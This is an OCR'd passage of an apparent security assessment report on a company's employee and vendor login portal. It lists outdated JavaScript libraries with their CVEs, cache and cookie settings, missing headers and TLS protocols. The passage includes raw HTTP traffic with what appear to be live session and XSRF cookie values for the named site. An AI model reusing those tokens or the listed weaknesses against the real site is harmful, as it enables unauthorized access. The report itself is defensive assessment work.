
Name: Name

Email: Email

□ I'm not a robot

4.9 Outdated Component:

Step: As can be seen below, we can see the vulnerable jQuery version's.




			2101 GHSA-h6gj-6jjq-h8g9	
jquery-ui	1.12.1	Found in https://ajax.googleapis.com/ajax/libs/jqueryui/1.12.1/jquery-ui.min.js - Vulnerability info:		
		Medium	XSS in the `altField` option of the Datepicker widget CVE-2021-41182 GHSA-9gj3-hwp5-pmwc	[1] [2]
		Medium	XSS in the `of` option of the `.position()` util CVE-2021-41184 GHSA-gpqq-952q-5327	[1] [2]
		Medium	XSS Vulnerability on text options of jQuery UI datepicker CVE-2021-41183 15284 GHSA-j7qv-pgf6-hvh4	[1] [2]
		Medium	XSS when refreshing a checkboxradio with an HTML-like initial text label CVE-2022-31160 2101 GHSA-h6gj-6jjq-h8g9	[1] [2] [3] [4]
jquery.datatables	1.10.22	Found in https://wps.jamipol.com/js/jquery.dataTables.min.js - Vulnerability info:		
		High	prototype pollution 3	[1] [2]
		Low	possible XSS 2	[1] [2]
		Medium	Cross site scripting in datatables.net CVE-2021-23445 GHSA-h73q-5wmj-q8pj	[1]
jquery	2.1.1	Found in https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js - Vulnerability info:		
		Medium	3rd party CORS request may execute 2432 CVE-2015-9251 GHSA-rmxg-73gg-4p98	[1] [2] [3] [4] [5] [6]

```
/*!
 HTML5 export buttons for Buttons and DataTables.
 2016 SpryMedia Ltd - datatables.net/license

 FileSaver.js (1.3.3) - MIT license
 Copyright © 2016 Eli Grey - http://eligrey.com
*/
(function(n){"function"===typeof define&&define.amd?define(["j
26)-1;return c}function O(a,c){J===B&&(J=-1===M.serializeToStr
" dt b namespace token ")),p.value=f[e].value,m.setAttributeNc
```

1.12.1

4.10 Cacheable http response:

Step: As it can be seen below, Cacheable http response is private and no-cache.



Request

```
GET /login HTTP/2
Host: wps.jamipol.com
Cookie: XSRF-TOKEN=
eyJpdiI6ImxUK1UvY0ViYmZhNEhrU0ZLMG1xQkE9PSIsInZhbHVlIjoidXUzeT1QWkRVS
DJXMGJFWFkzL1kvY1ZKc0ZmK240YVdLRkNQVXR0R0w1U0pkZ1lwalZXbTh2dWtEb0toY2
VJZ0VxTWhGakdWcHZ5UmFqdmlDUFY0Ym5TZ2NNZS9iZ3A5aEJ0bGZDbEl4cnNwa0Vuc1h
Ra2w3MkxTLzIxUEhsbWsiLCJtYWMiOiI5NTY5MjBiYjYxNmRhM2VlNGExMzJjY2YzYjBi
NjMy0WI5ZjM4MWMzNjk0MmUxYjk4MjQ3YTNiOWE2MzM0ZWViIiwidGFnIjoiIn0%3D;
suraksha_session=
eyJpdiI6ImNxaFY3Q1c2VkpmaU9obHFBdjNpZUE9PSIsInZhbHVlIjoicjBrbXFVekhSN
kRqMW51SUhsZ0tHbE55czd0ZDg2dTRPY3VnR1BvNmMzZ1BtUDd3V0d60HErNitNRjgyaj
NxcjBtTzVuc3Z2eDRCa3phK3NTL0tyV31PNGQyZjBzazVRM2RSVTF1RXRvcmZzWW5TSnZ
kZVNTQk9NZXpTL0RXeG8iLCJtYWMiOiIyM2NkNjk1NGFkNTNiMWMzYWFj0WY40GE2NDU4
YzUzNWE3MTE4NTI4YjJiNDU1NDlmNDFh0TRj0TE5NDQ2MDUzIiwidGFnIjoiIn0%3D
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://wps.jamipol.com/forgotPage
Accept-Encoding: gzip, deflate, br
```


Response

```
HTTP/2 200 OK
Cache-Control: no-cache, private
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Set-Cookie: XSRF-TOKEN=
eyJpdiI6IlVoOHp0RHJZQTZtcXJBVDBPZzRXT3c9PSIsInZhbHVlIjoiYzRX0VdkdUYy
Y1EzQ0ZKQ1Jn0FAzSTclTE9zc0NBUWdhSU5HNzd6NTRNQVEzbjNkSzZGVEcvSFdQei9k
0C9jUXFNUG1iQ1NpRWI3cGpYZSt5UXBodjR2dDZKMjZBV2pFWjFNQzd0QVdhZ0tQRXA2
WjRLM2VhbUZ5RnU2RG5HT28iLCJtYWMiOiIlNmEzZDExNDk30DU2Zjg4Nzlj0GZj0GZk
Mjc4YzMxZDZjZDdjNzZ1NjY1MTJ1MWMzM2Nk0Tk1MTZkZTczMDM2IiwidGFnIjoiIn0%
3D; expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
secure
Set-Cookie: suraksha_session=
eyJpdiI6IjBwamRDbG0wNnI4NzBPT0ZQTWFoTHc9PSIsInZhbHVlIjoiVEt3M0l4aDg0
R04ybU1GYkI4WnBn0G1TZUVVRUxYWjFIQnFkTUJmbk4v0WJNS2Z1cjZjYnFHN1hUeUZE
aG9oa0JCZnA5aTFFalV0QnJvaUhWcVB4R0IvTTA0NVpIM1kxdDdpW1dGSXEyYitKZ1VK
b3doeWg5VUtXYXpGN1AzVjYiLCJtYWMiOiJhYjFjNzYx0GY5ZWNiZjhjZGEwYmRjM2Nh
MDBmMTg4NWJjYmE4YTIxMjgxZjk1N2E00TN1M2MwNjYwZDQ0NTk3IiwidGFnIjoiIn0%
3D; expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
secure; httponly
Date: Wed, 08 May 2024 06:37:32 GMT
Content-Length: 4969

<script src='https://www.google.com/recaptcha/api.js'>
</script>

<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	2
Request headers	21
Response headers	7

4.11 Cookie without necessary Attributes:

Step: As it can be seen below, Secure attribute is set.



https://wps.jamipol.com/login

JAMIPOL
CIN - U24111JH1995PLC009020

SURAKSHA

Login


Employee P.No./Vendor User Name: Employee Personal No./Vendor User Name

Password:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
suraksha...	eyJpdiI6ImVSYjNpSUg2SHZUVTNFVmJLSk9Rd1E9PSIsInZhbHVlIjoiZjI3MGhSMmZjSVpFemFKZkR...	wps.jamipol...	/	Wed, 08 May 2024 ...	358	true	true	None	Wed, 08 May 2024 ...
XSRF-TO...	eyJpdiI6ImRkRXhNNk1WVEFiZkpna1dTV2RCd2c9PSIsInZhbHVlIjoiQTZnYXlsckZDUE1FYTYzQytIR...	wps.jamipol...	/	Wed, 08 May 2024 ...	352	false	true	None	Wed, 08 May 2024 ...

4.12 HTTP Security Headers Missing:

Step: As it can be seen below, X- content-type options, Strict-Transport-Security, Content-Security- Policy are not added in the response.




```
GET /login HTTP/2
Host: wps.jamipol.com
Cookie: XSRF-TOKEN=
eyJpdiI6ImxUKlUvY0ViYmZhNEhrU0ZLMGlxQkE9PSIsInZhbHVlIjoidXUzeTlQWkRVS
DJXMGJFWFkzL1kvY1ZKc0ZmK240YVdLRkNQVXR0R0wlU0pkZllwalZXbTh2dWtEb0toY2
VJZ0VxTWhGakdWcHZ5UmFqdmlDUFY0Ym5TZ2NNZS9iZ3A5aEJ0bGZDbE14cnNwa0Vuclh
Ra2w3MkxTLzIxUEhsbWsiLCJtYWMiOiI5NTY5MjBiYjYxNmRhM2VlNGExMzJjY2YzYjBi
NjMyOWI5ZjM4MWMzNjk0MmUxYjk4MjQ3YTNiOWE2MzM0ZWViIiwidGFnIjoiIn0%3D;
suraksha_session=
eyJpdiI6ImNxaFY3Qlc2VkpmaU9obHFBdjNpZUE9PSIsInZhbHVlIjoicjBrbXFVekhSN
kRqMW51SUhsZ0tHbE55czd0ZDg2dTRPY3VnR1BvNmMzZlBtUDd3V0d6OHErNitNRjgyaj
NxcjBtTzVuc3Z2eDRCa3phK3NTL0tyV3lPNGQyZjBzazVRM2RSVTFlRXRvcmZzWW5TSnZ
kZVNTQk9NZXpTL0RXeG8iLCJtYWMiOiIyM2NkNjk1NGFkNTNiMWMzYWFjOWY4OGE2NDU4
YzUzNWE3MTE4NTI4YjJiNDU1NDlmNDFhOTRjOTE5NDQ2MDUzIiwidGFnIjoiIn0%3D
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://wps.jamipol.com/forgotPage
Accept-Encoding: gzip, deflate, br
```

```
HTTP/2 200 OK
Cache-Control: no-cache, private
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Set-Cookie: XSRF-TOKEN=
eyJpdiI6IlVoOHpORHJZQTZtcXJBVDBPZzRXT3c9PSIsInZhbHVlIjoiYzRXOVdkdUYy
Y1EzQ0ZKQ1JnOFAzSTclTE9zc0NBUWdhSU5HNzd6NTRNQVEzbjNkSzZGVEcvSFdQei9k
OC9jUXFNUGliQ1NpRWI3cGpYZSt5UXBodjR2dDZKMjZBV2pFWjFNQzd0QVdhZ0tQRXA2
WjRLM2VhbUZ5RnU2RG5HT28iLCJtYWMiOiI1NmEzZDExNDk3ODU2Zjg4NzljOGZjOGZk
Mjc4YzMxZDZjZDdjNzZlNjY1MTJlMWMzM2NkOTk1MTZkZTczMDM2IiwidGFnIjoiIn0%
3D; expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
secure
Set-Cookie: suraksha_session=
eyJpdiI6IjBwamRDbG0wNnI4NzBPT0ZQTWFoTHc9PSIsInZhbHVlIjoiVEt3M0l4aDg0
R04ybUlGYkI4WnBnOGlTZUVVRUxYWjFIQnFkTUJmbk4vOWJNS2ZlcjZjYnFHNlhUeUZE
aG9oa0JCZnA5aTFFalV0QnJvaUhWcVB4R0IvTTA0NVpIMlkxdDdpWldGSXEyYitKZlVK
b3doeWg5VUtXYXpGNlAzVjYiLCJtYWMiOiJhYjFjNzYxOGY5ZWNiZjhjZGEwYmRjM2Nh
MDBmMTg4NWJjYmE4YTIxMjgxZjk1N2E0OTNlM2MwNjYwZDQ0NTk3IiwidGFnIjoiIn0%
3D; expires=Wed, 08 May 2024 08:37:32 GMT; Max-Age=7200; path=/;
secure; httponly
Date: Wed, 08 May 2024 06:37:32 GMT
Content-Length: 4969

<script src='https://www.google.com/recaptcha/api.js'>
</script>

<!doctype html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width
```

4.13 Multiple SSL Vulnerabilities:

Step: As it can be seen below multiple cipher suites are fixed.



Protocols

TLS 1.3	No
TLS 1.2	Yes*
TLS 1.1	No
TLS 1.0	No
SSL 3	No
SSL 2	No

(*) Experimental: Server negotiated using No-SNI

Cipher Suites

